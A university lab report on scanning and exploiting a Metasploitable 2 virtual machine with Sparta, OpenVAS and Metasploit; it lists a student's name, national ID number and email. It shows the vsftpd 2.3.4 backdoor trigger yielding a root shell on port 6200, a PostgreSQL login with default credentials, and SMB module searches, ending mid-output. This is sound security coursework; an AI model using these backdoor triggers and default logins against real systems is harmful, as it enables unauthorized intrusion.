

IDENTIFICATION

STUDENT IDENTIFICATION

| | |
|---------|-----------------------|
| Name | Álvaro |
| Surname | López Sánchez |
| DNI | 75957902B |
| E-mail | alvlopezuma@gmail.com |

ANSWERS TO THE QUESTIONS / DEVELOPMENT OF THE LABORATORY WORK

1. SCANNING

Once the ip of the target vulnerable machine is known, we proceed to perform a scan using the **Sparta** tool. The **first scan** phase will be performed on the **Metasploit 2** instance provided in the University network under ip 172.17.10.113. For the other operations of exhaustive search of vulnerabilities we will use an instance of Metasploit2 to which we will connect to the same network in which Kali is connected.

Work scenario

Instances:

- ▶ **Kali.** connected with Internet access or University network, to access the vulnerable machine ip
- ▶ **Metasploit 2.** Virtual machine hosted in the network of the University of Malaga under ip 172.17.10.113.

Tools:

- ▶ **Sparta** (installed in Kali), from which we will perform a port scan, in order to detect open ports linked to services that may be vulnerable.

1.1. Screenshots. We have made the following captures in which we can find a detailed and long list of open ports assigned to different services (possible vulnerabilities).




Figure 1 First page with results of scanned ports.



Figure 2 Second page with results of scanned ports.




Figure 3 Third page with results of scanned ports.

.2. We can make a quick breakdown of the services related to the ports that we have found open:

- Web or file services (http, ftp). The port 80 is open, we can see it in the figure
- Remote connection (RPC),
- Administration ports of different applications and databases (PostgreSQL, Mysql),
- Access to data or functions remotely (DRb module to share remote data for Ruby, RMI, remote method invocation)



2. IDENTIFY AND SORT VULNERABILITIES USING METASPLOIT 2

Scenario:

Instances:

- Kali, Metasploit 2. VMWare instances visible under the same LAN


Kali IP: 172.16.179.167 and Metasploit IP 172.16.179.168

Tools

- **OpenVas**. a software suite, which offers a framework for integrating services and specialized tools in the scanning and management of system security vulnerabilities. It contains a database updated to date with a history of vulnerabilities for different market services or possible.

Procedure

2.1 Preparation. For the search and analysis of vulnerabilities on the Metasploit machine, we need **Kali** and **Metasploit** to be visible under the same local network. For them we will configure the adapters in the VMWare configuration so that they are connected to the same bridge as we can see in Figure 5.



The image shows two terminal windows side-by-side. The left window is titled 'kali' and shows the output of the 'ifconfig' command for the 'lo' interface, indicating it is a loopback interface with IP 127.0.0.1. Below this, a 'ping' command is executed from the Kali host to the Metasploit IP (172.16.179.168), showing successful results with 0% packet loss. The right window is titled 'Metasploitable2-Linux' and shows the output of the 'ifconfig' command for the 'lo' interface, also indicating it is a loopback interface with IP 127.0.0.1. Below this, a 'ping' command is executed from the Metasploit host to the Kali IP (172.16.179.167), also showing successful results with 0% packet loss.

```
File Edit View Search Terminal Help
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 151 bytes 84205 (82.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 151 bytes 84205 (82.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping 172.16.179.168
PING 172.16.179.168 (172.16.179.168) 56(84) bytes of data.
 64 bytes from 172.16.179.168: icmp_seq=1 ttl=64 time=9.26 ms
 64 bytes from 172.16.179.168: icmp_seq=2 ttl=64 time=0.680 ms
 64 bytes from 172.16.179.168: icmp_seq=3 ttl=64 time=0.543 ms
^C
--- 172.16.179.168 ping statistics ---
 3 packets transmitted, 3 received, 0% packet loss, time 2007ms
 rtt min/avg/max/mdev = 0.543/3.496/9.265/4.079 ms
root@kali:~#
```

```
Metasploitable2-Linux
RX packets:1 errors:0 dropped:0 overruns:0 frame:0
TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:342 (342.0 B) TX bytes:238 (238.0 B)
Interrupt:16 Base address:0x2000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:182 errors:0 dropped:0 overruns:0 frame:0
TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:56265 (54.9 KB) TX bytes:56265 (54.9 KB)

msfadmin@metasploitable:~$ ping 172.16.179.167
PING 172.16.179.167 (172.16.179.167) 56(84) bytes of data.
 64 bytes from 172.16.179.167: icmp_seq=1 ttl=64 time=0.580 ms
 64 bytes from 172.16.179.167: icmp_seq=2 ttl=64 time=0.563 ms
 64 bytes from 172.16.179.167: icmp_seq=3 ttl=64 time=0.840 ms
^C
--- 172.16.179.167 ping statistics ---
 3 packets transmitted, 3 received, 0% packet loss, time 1999ms
 rtt min/avg/max/mdev = 0.563/0.661/0.840/0.126 ms
msfadmin@metasploitable:~$
```




Figure 4 Network interfaces added and attach among them.

2.2. Scan. We start with the scanning on the ip of the Metasploit2 instance in the configured network. OpenVas is a system that allows you to add scanning and analysis tasks; which are executed in order of arrival, load or given a prioritization policy.

OpenVAS has four preconfigured scan profiles, as described by OpenVAS in the following list:

- ▶ Full and fast (Most NVT's; optimized by using previously collected information.)
- ▶ Full and fast ultimate (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)
- ▶ Full and very deep (Most NVT's; don't trust previously collected information; slow.)
- ▶ Full and very deep ultimate (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)

In our case we will add a task of type **Full and Fast**, you get a feeling for how your network and devices react to the scanner; the expanded scan options may take considerably longer, adversely affect network performance, or cause system instability, for our launch: "Metasploit Scan" and we started the task.



Task: Immediate scan of IP 172.16.179.167


Name: Immediate scan of IP 172.16.179.167
Comment:
Target: Target for immediate scan of IP 172.16.179.167
Alerts:
Schedule: (Next due: over)
Add to Assets: yes
 Apply Overrides: yes
 Min QoD: 70%
Alterable Task: no
Auto Delete Reports: Do not automatically delete reports
Scanner: OpenVAS Default (Type: OpenVAS Scanner)
 Scan Config: Full and fast
 Order for target hosts: N/A
 Network Source Interface:
 Maximum concurrently executed NVTs per host: 10
 Maximum concurrently scanned hosts: 30
Status: 1 %
Duration of last scan:
Average scan duration:

Figure 5 Auto-refreshed task report once created and performed.


2.3. Analysis of the results. Once finished the task of deep analysis, which requires some time, we look for the results in the Results tab. Since we must choose vulnerabilities for each type of severity we can change the vision of the report by clicking on the pie chart.

HIGH SEVERITY


Three vulnerabilities have been chosen among those found and are given by the report. Since we need to determine one or several criteria, as we see in the word cloud: remote and backdoor highlight enough to be taken into account. It takes into account the type of vulnerability and not choose the same time to perform a more interesting and varied analysis.



MEDIUM SEVERITY



LOW SEVERITY



4. The objective is to locate and catalog the vulnerabilities that OpenVas has located in the vulnerable instance. With the help of information classified by attributes such as:

- **Severity.** As word says it shows the severity
- **QoD** Quality of data 0% and 100%. It describes the reliability of the executed vulnerability detection or product detection.

One of the main reasons to introduce this concept was to handle the challenge of potential vulnerabilities properly. The goal was to keep such in the results database but only visible on demand.

5. Summarize the results by threat category for the host and reproduce the table below in the report:

| Id/ QoD | Vulnerability / Category | Port / Protocol | Severity | Code | Comments | Version | Has solution |
|------------|--|--------------------|----------|--|--|---|--|
| #1 95% | PHP-CGI-based setups vulnerability when parsing query string parameters from php files. | 80/tcp | 7.5 | CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335 | Impact. allow the attacker to obtain sensitive information.to view the source code of files in the context. Esto puede ser interesante si tiene instalado el phpadmin sobre el que podria realizar un nuevo ataque. | \$Revision: 5958 PHP Version 5.2.4- 2ubuntu5.10 \$ | Yes |
| #2 | vsftpd Compromised Source Packages Backdoor Vulnerability (backdoor) | 21/tcp 6200/tcp | 7.5 | - | Es un servidor FTP que se puede encontrar en la mayoria de las distribuciones de Linux. El exploit es bastante interesante y esta relacionado con un incidente en el que se reemplazo por una aplicación que contenia https://pentestlab.blog/2012/11/08/vsftpd-exploitation/admin una puerta trasera. | vsftpd 2.3.4 | Yes Vendor fix https://security.appspot.com/vsftpd.html . |
| #3 | PostgreSQL weak password (weak passwords) | 5432/tcp | | -- | It was possible to login as user postgres with password 'postgres'. | postgresql:8.3. 1 | Yes Change the password as soon as possible |
| #4 | Samba MS-RPC Remote Shell Command Execution Vulnerability (intentionally backdoors) | 445/TCP | | CVE-2007-2447 | Samba 3.0.0 through allows remote attackers to execute arbitrary commands via shell allows remote authenticated users to execute commands via shell metacharacters involving other remote management. | samba:3.0.0 | Yes Vendor update |
| #5 | Check if Mailserver answer to VRFY and EXPN requests | 25/TCP | | - | | | |

In this section the exploits for different categories have been carried out in order to cover different points of view, with respect to the objectives.

INFORMATION DISCLOSURE

Vulnerability #1

PHP-CGI-based setups vulnerability when parsing query string parameters from php files. (80/tcp)

When entering the url of Metasploit 2 we see that we can access through port 80 or http, finding us with the following page if we use the browser:



Individual web applications may additionally be accessed by appending the application directory name onto http.

For example, the Mutillidae application may be accessed (in this example) at address `http://192.168.1.124/mutillidae/`. The applications are installed in Metasploitable 2 in the `/var/www` directory. (Note: See a list with command `ls /var/www`.) In the current version as of this writing, the applications are

- ▶ mutillidae (NOWASP Mutillidae 2.1.19)
- ▶ dvwa (Damn Vulnerable Web Application)
- ▶ phpMyAdmin
- ▶ tikiwiki (TWiki)
- ▶ tikiwiki-old

- dav (WebDav)

BACKDOORS

Vulnerability #2: vsftpd Compromised Source Packages Backdoor Vulnerability (21/tcp)

vsftpd, a popular FTP server. This particular version contains a backdoor that was slipped into the source code by an unknown intruder. The backdoor was quickly identified and removed, but not before quite a few people downloaded it. If a username is sent that ends in the sequence :) [a happy face], the backdoored version will open a listening shell on port 6200

```
Connection closed by foreign host.
root@kali:~# telnet 192.168.1.124 21
Trying 192.168.1.124...
Connected to 192.168.1.124.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user prueba:)
331 Please specify the password.
pass passwordinvalid
quit
^Z

telnet> quit
Connection closed.
root@kali:~# telnet 192.168.1.124 6200
Trying 192.168.1.124...
Connected to 192.168.1.124.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
█
```

WEAK PASSWORDS

Vulnerability #4 PostgreSQL weak password


An additional to the more blatant backdoors and misconfigurations, the PostgreSQL service can be accessed with username postgres and password postgres.

```
root@kali:~# psql -h 192.168.1.124 -U postgres
Password for user postgres:
psql (10.1, server 8.3.1)
SSL connection (protocol: TLSv1, cipher: DHE-RSA-AES256-SHA, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Extra vulnerability. Exploiting php access: Phpadmin. Hacking the password

Something interesting we find if we try to try with the username root and admin. The error messages are different. We can conclude that the default username is admin.



UNINTENTIONAL BACKDOORS

Vulnerability #4

Samba MS-RPC Remote Shell Command Execution Vulnerability (445/tcp)

Samba is an example as some services are almost backdoors by their very nature, when configured with a writeable file share and "wide links" enabled (default is on), can also be used as a backdoor of sorts to access files that were not meant to be shared. The example below uses a Metasploit module to provide access to the root filesystem using an anonymous connection and a writeable share.

In order to exploit the vulnerability we will use the **metasploit framework**, which contains a script to run and perform it:

Puertos: 137-138

Samba version: 3.0.2

```
= [ metasploit v4.16.30-dev ]
+ -- --[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --[ 507 payloads - 40 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search scanner/smb
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date Rank Description
----                               -
auxiliary/scanner/smb/pipe_auditor  normal      SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcerpc_auditor  normal      SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/psexec_loggedin_users  normal      Microsoft Windows Authenticated Logged In Users Enumeration
auxiliary/scanner/smb/smb1             normal      SMBv1 Protocol Detection
auxiliary/scanner/smb/smb2             normal      SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enum_gpp      normal      SMB Group Policy Preference Saved Passwords Enumeration
auxiliary/scanner/smb/smb_enumshares   normal      SMB Share Enumeration
